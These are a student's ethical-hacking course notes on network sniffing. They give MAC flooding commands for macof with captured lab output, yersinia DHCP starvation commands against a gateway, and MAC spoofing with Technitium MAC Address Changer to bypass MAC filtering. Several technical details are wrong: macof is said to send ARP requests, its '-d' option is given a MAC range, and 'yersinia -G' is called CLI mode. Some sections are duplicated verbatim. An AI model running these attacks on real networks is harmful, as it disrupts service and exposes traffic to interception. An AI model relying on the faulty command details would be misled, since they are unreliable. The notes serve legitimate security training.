

# Module 8 : Sniffing

## Sniffing :-

In ethical hacking, sniffing refers to the technique of capturing and analyzing network traffic to identify vulnerabilities and potential security risks. This can involve using tools like packet sniffers to intercept data packets and examine their contents. By analyzing this traffic, ethical hackers can uncover weaknesses in a network's infrastructure and help organizations strengthen their security measures.

### Elaboration:

Sniffing, or packet sniffing, is a crucial aspect of ethical hacking because it allows security professionals to:

- **Identify vulnerabilities:**

By examining network traffic, sniffers can reveal weaknesses in network configurations, misconfigured devices, and unencrypted data transmission.

- **Detect malicious activity:**

Sniffing can help identify potential attacks, such as those using packet-sniffing tools, or other malicious activity happening within the network.

- **Analyze network traffic:**

Sniffers can capture and analyze various types of network traffic, including HTTP, DNS, and TCP traffic, to understand how data flows across the network.

- **Test network security:**

By simulating sniffing attacks, ethical hackers can assess the effectiveness of network security measures and identify gaps in protection.

### Tools for Sniffing:

- **Packet sniffers:**

Software programs like Wireshark or tcpdump are used to capture and analyze network traffic.

- **Network analyzers:**

Tools that provide more comprehensive network analysis capabilities, including traffic visualization and performance analysis.

### Types of Sniffing:

- **Passive Sniffing:**

This involves passively monitoring network traffic without actively interfering with the flow of data.

- **Active Sniffing:**

This involves actively flooding a network with ARP packets to discover IP addresses and potentially intercept traffic.

Ethical Use of Sniffing:

Ethical hackers use sniffing techniques to:

- **Perform security assessments:**

Evaluate the security posture of an organization's network and identify vulnerabilities.

- **Test security measures:**

Evaluate the effectiveness of firewalls, intrusion detection systems, and other security controls.

- **Identify security risks:**

Help organizations understand potential security threats and implement appropriate security measures.

In summary, sniffing is a valuable tool for ethical hackers to identify and address network vulnerabilities, but it must be used responsibly and ethically, with proper authorization and within legal and ethical boundaries.

**\*Here are one attack for mac flooding using macof**

## **Macof :-**

Macof, short for “Mac Flooding,” is a powerful tool used by ethical hackers to perform a MAC address flooding attack on a network. MAC, or Media Access Control, addresses are unique hardware addresses assigned to network devices, such as computers, routers, and switches. Macof works by sending a massive number of ARP (Address Resolution Protocol) requests with random or spoofed MAC addresses to flood a network, thereby overwhelming its switch’s MAC address table.

How Macof Works

The primary purpose of Macof is to create chaos in a network, potentially causing the switch to behave erratically and revealing vulnerabilities in its configuration or security. Here's how the tool works:

1. **ARP Spoofing:** Macof generates a large number of forged ARP requests, each containing a unique or random MAC address and the IP address of the target. This confuses the switch, as it tries to update its MAC address table, which associates MAC addresses with their corresponding IP addresses.
2. **Overloading the MAC Address Table:** By sending a flood of ARP requests, Macof attempts to fill up the MAC address table of the switch. When the table becomes overwhelmed with false information, the switch may behave unpredictably, potentially leading to network disruption or misrouting of traffic.
3. **Network Analysis:** Ethical hackers can analyze how the network and its devices respond to this flood of ARP requests. This analysis can help them identify vulnerabilities, weaknesses in the switch's configuration, or even possible attack vectors for malicious actors.

## Ethical Hacking Applications of Macof

1. **Security Assessment:** Ethical hackers use Macof to assess the security of a network. By flooding the network with

MAC addresses, they can gauge its resilience and the effectiveness of security measures in place. Any network that is severely disrupted by this attack may need improvements in its security infrastructure.

2. **Switch Configuration Testing:** Macof can help in evaluating the configuration of network switches. If the switch behaves unpredictably under the flood of ARP requests, it may indicate flaws or misconfigurations in its operation, which can be rectified to enhance network security.
3. **Mitigation Testing:** Ethical hackers often use Macof to test a network's resilience and its ability to withstand such attacks. By understanding how a network reacts to MAC address flooding, security professionals can develop strategies to mitigate such threats and secure the network against malicious actors.

Here are some example commands to use Macof in an ethical hacking context. Please note that these commands should be executed responsibly, with proper authorization and within the boundaries of ethical hacking practices:

1. **Running Macof:**

2. To start a MAC address flooding attack, you can use the following command:

```
macof -i <interface> -n <number_of_packets>
```

Name : kunal jawale

- `<interface>`: Specify the network interface you want to use, such as "etho" or "wlano."
- `<number_of_packets>`: Determine the number of packets to send during the attack.

For example:

- `macof -i eth0 -n 10000`
- This command will flood the network on interface "etho" with 10,000 forged ARP packets.
- **Using Custom MAC Addresses:**
- You can also specify a custom range of MAC addresses to use in the flooding attack:

```
macof -i <interface> -d <mac_range> -n <number_of_packets>
```

- `<mac_range>`: Define the MAC address range, such as "00:11:22:00:00:00-00:11:22:FF:FF:FF."

Example:

- `macof -i eth0 -d 00:11:22:00:00:00-00:11:22:FF:FF:FF -n 5000`

- This command will flood the network on interface “eth0” with 5,000 ARP packets, each using MAC addresses within the specified range.
- **Output to a File:**
- To save the output of the attack to a file for later analysis, you can redirect the output like this:

```
macof -i <interface> -n <number_of_packets> > output.txt
```

### Example:

- `macof -i eth0 -n 10000 > macof_output.txt`

This command will run the Macof attack and save the results in a file named “macof\_output.txt.”

Remember, always conduct MAC flooding attacks responsibly, and only on networks and systems for which you have explicit permission and consent. Unauthorized or malicious use of such tools is illegal and unethical. Ethical hacking is about improving security, not causing harm or disruption.

### Ethical Considerations

It's essential to emphasize that the use of Macof should always be within the scope of ethical hacking activities, with proper

Name : kunal jawale


authorization and consent. Unauthorized or malicious use of this tool can disrupt networks, cause harm, and lead to legal consequences.

## Conclusion

Macof is a valuable tool in the arsenal of ethical hackers, helping them evaluate and enhance network security. By simulating a MAC address flooding attack, ethical hackers can identify vulnerabilities and weaknesses in network configurations, ultimately contributing to a safer digital environment. However, responsible and ethical usage of Macof is crucial to ensure that it serves its intended purpose without causing harm or disruption. When used appropriately, Macof is a powerful tool for strengthening network security in an increasingly interconnected world

**Command =** # macof -i eth0 -d <getway IP>

After this command on wireshark in kali and see the process of mac flooding




```
kali linux - VMware Workstation
File Edit View VM Tools Help
Library
Type here to search
My Computer
Metasploitable2-
kali linux

root@kali: ~/home/kj
Apr 22 19:14
0% 34% 1.5 MB 4.0 GB
root@kali: ~/home/kj

root@kali: ~/home/kj
# macof -i eth0 -d 192.168.38.63
cd:24:96:35:01:f3 3d:58:a2:13:73:83 0.0.0.0.9393 > 192.168.38.63:482261: 5 1866799171:1866799171(0) win 512
74:ee:18:58:15:57 92:01:30:6d:c7:ee 0.0.0.0.4383 > 192.168.38.63:20390: 5 1846611031:1846611031(0) win 512
02:60:81:3e:a1:b7 61:50:b9:16:30:f7 0.0.0.0.1722 > 192.168.38.63:41764: 5 1512873191:1512873191(0) win 512
0c:1b:43:af:0:0 3b:1a:bf:6a:6d:9a:2f 0.0.0.0.4598 > 192.168.38.63:26018: 5 1332916201:1332916201(0) win 512
79:90:4:0e:7d:ee 41:0b:ff:12:19:3e 0.0.0.0.2528 > 192.168.38.63:15259: 5 164888792:164888792(0) win 512
0e:0e:27:94:2f:fb 0b:10:8c:12:ae:0f 0.0.0.0.7836 > 192.168.38.63:4111: 5 42320674:42320674(0) win 512
c9:16:a1c:36:16 07:7a:86:63:1a:c8 0.0.0.0.3682 > 192.168.38.63:34764: 5 1781000039:1781000039(0) win 512
1a:30:1c:169:f9:3e 16:11:68:78:08:9d 0.0.0.0.6132 > 192.168.38.63:2343: 5 524695678:524695678(0) win 512
f8:0b:86:11:19:7e 5e:98:9e:11:ed:46 0.0.0.0.4043 > 192.168.38.63:43721: 5 514889529:514889529(0) win 512
45:16:32:4e:16:2a f0:a2:64:6a:c3:a3 0.0.0.0.4739 > 192.168.38.63:7724: 5 1849367794:1849367794(0) win 512
8e:2c:79:00:18:01 11:08:6a:5a:10:f1 0.0.0.0.1189 > 192.168.38.63:42672: 5 2012118427:2012118427(0) win 512
0a:64:cfc7:9d:65:73 be:fa:ff:1b:e9:b0 0.0.0.0.26327 > 192.168.38.63:18759: 5 58271298:58271298(0) win 512
24:1f:02:76:01:04 f0:c3:06:77:3:2d 0.0.0.0.3713 > 192.168.38.63:53259: 5 12059748:12059748(0) win 512
1a:09:74:1c:42:59 41:59:ae:48:54:a 0.0.0.0.60026 > 192.168.38.63:29630: 5 1683388810:1683388810(0) win 512
91:3a:4d:1c:3a:6e 8:21:35:4e:a3:fc 0.0.0.0.37997 > 192.168.38.63:62279: 5 1106672807:1106672807(0) win 512
06:65:1c:15:a4:c 5:9a:0b:11:4e:2f 0.0.0.0.2768 > 192.168.38.63:4031: 5 203716538:203716538(0) win 512
c4:23:16:69:a:47 77:3d:ef:78:9c:71 0.0.0.0.38383 > 192.168.38.63:51031: 5 1273879161:1273879161(0) win 512
17:15:12:12:7af:0d 1a:9d:c4:6d:2a:6e 0.0.0.0.1334 > 192.168.38.63:36451: 5 1292216081:1292216081(0) win 512
9a:21:47:01:08:7b d3:5a:30:1c:5d:99 0.0.0.0.42946 > 192.168.38.63:12130: 5 1634078964:1634078964(0) win 512
72:0a:16:19:17:04 c5:08:0b:28:0e:9e 0.0.0.0.42946 > 192.168.38.63:25893: 5 142225808:14225808(0) win 512
57:1f:58:75:02 94:5a:47:ae:0f:8d 0.0.0.0.43011 > 192.168.38.63:91231: 5 1163043825:1163043825(0) win 512
11:20:23:19:10:11 a4:1b4:8c:3c:3d:7f 0.0.0.0.12484 > 192.168.38.63:50824: 5 1044225962:1044225962(0) win 512
03:81:59:15:18:17 f:23:0c:c:a0:73 0.0.0.0.18246 > 192.168.38.63:56469: 5 19746494:19746494(0) win 512
9c:8c:0d:1d:a1:29 da:44:92:19:a7:c 0.0.0.0.51824 > 192.168.38.63:28427: 5 1938766238:1938766238(0) win 512
1e:f:5:3b:41:40 e:a3:65:77:61:3f 0.0.0.0.54317 > 192.168.38.63:42437: 5 1113725363:1113725363(0) win 512
19:24:78:14:9f:c fc:1a:f6:c:73:39 0.0.0.0.9844 > 192.168.38.63:22914: 5 1771020910:1771020910(0) win 512
c2:0a:0f:16:10:10 0a:27:f:6b:1b:2e 0.0.0.0.20519 > 192.168.38.63:20414: 5 110742280:110742280(0) win 512
36:3a:8a:1a:f:9f d4:11:86:73:53:39 0.0.0.0.23829 > 192.168.38.63:56417: 5 586870174:586870174(0) win 512
0e:08:16:1c:18:1c1 f6:c2:19:51:74:d7 0.0.0.0.36757 > 192.168.38.63:58992: 5 682241807:682241807(0) win 512
44:c:40:1a:02:98 73:a8:b6:09:13:a5 0.0.0.0.16884 > 192.168.38.63:3186: 5 1367372454:1367372454(0) win 512
87:5c:20:19:c:d7 f3:a1:c8:71:b1:46 0.0.0.0.16888 > 192.168.38.63:22873: 5 565398293:565398293(0) win 512
06:15:08:19:77:27 f:06:53:26:d1:68 0.0.0.0.48706 > 192.168.38.63:18691: 5 123116282:123116282(0) win 512
98:08:93:1a:0a:99 be:18:52:2f:a0:b6 0.0.0.0.38444 > 192.168.38.63:22212: 5 1877770900:1877770900(0) win 512
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

Name : kunal jawale



Here we see the mac flooding in wireshark so many fake packets are generated and destination is same for all but different source .

## ➤ mac filtering :

MAC filtering is a network security method that uses a device's unique Media Access Control (MAC) address to control access to a network, either allowing or blocking certain devices based on their MAC addresses. It essentially creates a whitelist or blacklist of MAC addresses, determining which devices can connect to a WiFi network.

Here's a more detailed explanation:

- **MAC Address:**

Every network interface controller (NIC) has a unique MAC address, a hardware-specific identifier.

- **Filtering:**

MAC filtering uses these MAC addresses to decide which devices are permitted to connect to a network.

- **Whitelist/Blacklist:**

You can create a list of allowed MAC addresses (whitelist) or a list of blocked MAC addresses (blacklist).

- **Security:**

This method adds a layer of security by controlling access to the network.



- **Limitations:**

While MAC filtering can be helpful, it's not a foolproof security measure, as MAC addresses can be spoofed or changed, making it vulnerable to bypass.

MAC filtering enables companies to manage vendor and partner access more effectively. By configuring MAC filters for specific partner devices, businesses can ensure that only authorized vendors or partners with approved devices can access their corporate network, safeguarding sensitive corporate data and resources.

## . DHCP starvation attack using yersinia

Yersinia :-

[Yersinia](#) is a network tool designed to take advantage of weaknesses in different network protocols. It's named after the [bacterium responsible for the plague](#), symbolizing its potential impact on network security. Primarily, it focuses on attacking and testing the following protocols:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

### Yersinia Use Cases

Yersinia offers a variety of activities you can engage in to test and analyze network protocols. These activities are particularly valuable for network administrators, security researchers, and students in the cybersecurity field. Here are some examples of what you can do with Yersinia:

### Protocol Discovery and Analysis

- **Examine Protocol Behavior:** Use Yersinia to observe how different network protocols behave under normal and stress conditions.
- **Identify Protocol Weaknesses:** Analyze protocols like DHCP, STP, or CDP to uncover potential vulnerabilities or misconfigurations.

### Network Stress Testing

- **Simulate Protocol Attacks:** Perform controlled attacks on network protocols to see how the network responds. This includes flooding the network with DHCP Discover messages or manipulating STP topology.
- **Evaluate Network Resilience:** Assess how well your network can withstand and recover from various protocol-based attacks.

### Security Auditing

- **Audit Network Configurations:** Check your network for common misconfigurations or vulnerabilities in protocols like HSRP, VTP, or DTP.
- **Validate Security Policies:** Ensure that security measures like network segmentation and protocol security configurations are effective.

### Educational and Research Purposes

- **Hands-on Learning:** For students and learners, Yersinia provides a practical tool to understand the inner workings of network protocols.
- **Research Experiments:** Conduct experiments to study network behaviors, protocol vulnerabilities, or the effectiveness of security measures

### Introduction

In the realm of cybersecurity, Kali Linux stands as a premier toolkit, offering a vast array of tools for various information security tasks. Among these tools is Yersinia, a lesser-known yet powerful instrument in the arsenal of network protocol analysis and penetration testing.

### What is Yersinia?

[Yersinia](#) is a network tool designed to take advantage of weaknesses in different network protocols. It's named after the [bacterium responsible for the plague](#), symbolizing its potential impact on network security. Primarily, it focuses on attacking and testing the following protocols:

- Spanning Tree Protocol (STP)

- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

## **Why should I care about Yersinia?**

Yersinia is a network tool designed for testing the security and robustness of Layer 2 (Data Link Layer) protocols in IP networks. Understanding Yersinia is crucial for cybersecurity professionals to identify and mitigate vulnerabilities related to these protocols, ensuring network security and preventing malicious activities.

## **Yersinia Use Cases**

Yersinia offers a variety of activities you can engage in to test and analyze network protocols. These activities are particularly valuable for network administrators, security researchers, and students in the cybersecurity field. Here are some examples of what you can do with Yersinia:

### **Protocol Discovery and Analysis**

- **Examine Protocol Behavior:** Use Yersinia to observe how different network protocols behave under normal and stress conditions.
- **Identify Protocol Weaknesses:** Analyze protocols like DHCP, STP, or CDP to uncover potential vulnerabilities or misconfigurations.

### **Network Stress Testing**

- **Simulate Protocol Attacks:** Perform controlled attacks on network protocols to see how the network responds. This includes flooding the network with DHCP Discover messages or manipulating STP topology.
- **Evaluate Network Resilience:** Assess how well your network can withstand and recover from various protocol-based attacks.

### **Security Auditing**

- **Audit Network Configurations:** Check your network for common misconfigurations or vulnerabilities in protocols like HSRP, VTP, or DTP.
- **Validate Security Policies:** Ensure that security measures like network segmentation and protocol security configurations are effective.

### **Educational and Research Purposes**

- **Hands-on Learning:** For students and learners, Yersinia provides a practical tool to understand the inner workings of network protocols.
- **Research Experiments:** Conduct experiments to study network behaviors, protocol vulnerabilities, or the effectiveness of security measures.

### **Penetration Testing**

- **Test Client Networks:** With permission, use Yersinia as part of a penetration testing toolkit to help clients identify and fix network vulnerabilities.
- **Report Generation:** Create detailed reports on found vulnerabilities and provide recommendations for improvements.

### **Network Forensics**

- **Analyze Network Incidents:** Use Yersinia to simulate network attacks and understand potential attack vectors during forensic analysis.
- **Train in Incident Response:** Enhance your skills in responding to and mitigating network-based attacks.

### **Developing Defense Strategies**

- **Test Defense Mechanisms:** Check the effectiveness of defense strategies against various protocol attacks.
- **Enhance Network Security:** Use insights gained from Yersinia to strengthen network security postures.

### **Important Considerations**

- **Legal and Ethical Use:** Always ensure that you have the necessary permissions and are compliant with legal and ethical standards when using Yersinia.
- **Controlled Environment:** Perform tests in a controlled environment, like a lab setup, to avoid unintended disruptions to operational networks.

### **Setting Up Yersinia on Kali Linux**

Name : kunal jawale

Kali Linux, being a comprehensive suite for security testing, typically comes with Yersinia pre-installed. If it's not present, installation is straightforward:

1. Open Terminal: Launch the terminal on your Kali Linux system.
2. Install Yersinia: Use the command '**sudo apt-get install yersinia**' to install it.
3. Verify Installation: Type '**yersinia -h**' to display the help menu, ensuring successful installation.

## Using Yersinia

### Command-Line Interface (CLI)

Yersinia is potent in both CLI and GUI modes. To start with the CLI mode:

- Launch Yersinia in CLI mode with '**sudo yersinia -G**'.
- This command opens the main menu where you can select the protocol to attack or analyze.

### Graphical User Interface (GUI)


For those who prefer a graphical interface:

- Start the GUI by typing '**yersinia -G**'.
- The GUI provides a more intuitive way to navigate through the features and capabilities of Yersinia.


## . DHCP starvation attack using yersinia

**COMMAND = # yersinia DHCP -attack 1**

This command is used for attack on connect network automatically



Name : kunal jawale



Here we see the DHCP attack

# yersinia DHCP -attack 1 – dest < gateway source ip>

This command is used for attack DHCP on target network

## . mac spoofing :-

MAC spoofing is the practice of changing a device's Media Access Control (MAC) address, which is a unique identifier for network devices. While the physical MAC address is hardcoded on the network interface controller (NIC), many drivers and tools allow users to temporarily change the address reported by the operating system. This can be done for various reasons, including bypassing network restrictions or testing network configurations.

Elaboration:

- **What is a MAC address?**

A MAC address is a unique identifier assigned to each network interface on a device, like a computer or phone. It's used to identify devices on a local network.

- **Why change it?**

People might spoof a MAC address for several reasons:

- **Bypassing network restrictions:** Some networks use MAC address filtering to control access.

- **Testing network configurations:** By temporarily changing a MAC address, you can test how a network might behave with different addresses.
- **Troubleshooting:** It might be used to help diagnose network problems.
- **How is it done?**

MAC spoofing is typically done using software tools that allow users to modify the MAC address reported by the operating system. These tools don't change the hardcoded MAC on the NIC, but rather trick the OS into using a different address.
- **Is it ethical?**

The use of MAC spoofing can have security implications, especially if used to bypass security measures or impersonate other devices on the network. It's important to consider the ethical implications before using this technique.

## / change windows MAC address using TMAC

### Tmac :-

Technitium MAC Address Changer (TMAC) is a freeware utility that allows users to change or "spoof" the MAC address of their network adapters, both wired and Wi-Fi. This is useful for various purposes, including bypassing MAC address filtering on networks, enhancing privacy, and troubleshooting network connectivity issues.

Key Uses of Technitium MAC Address Changer:

- **Bypassing MAC Address Filtering:**

Some networks restrict access based on the MAC address of devices attempting to connect. TMAC can be used to change the MAC address of a device to one that is allowed on the network.
- **Enhancing Privacy:**

MAC addresses can be used for tracking purposes. By changing the MAC address, users can make it harder for others to track their online activity.
- **Troubleshooting Network Issues:**

If a network card is replaced, the new card might have a different MAC address, causing connectivity problems. TMAC can be used to restore the original MAC address.
- **Ethical Hacking:**



Name : kunal jawale

Ethical hackers can use TMAC to change their MAC address to impersonate other devices on a network for testing and security audits.

- **Networking Configuration:**


- [Technitium](#) MAC Address Changer also allows users to completely configure their network adapter, including IP addresses, gateways, and DNS settings, and save and switch between multiple configuration presets.

- **Preventing Tracking:**

By changing your MAC address, you can make it more difficult for websites and other entities to track your online activity.

The Technitium MAC Address Changer allows you to instantly change the 'Media Access Control' (MAC) address. A MAC address is an unique identifying number that is connected to your computers and mobile, more specifically to your Network Interface Card (NIC). The MAC address is needed to access Ethernet Networks (LAN).

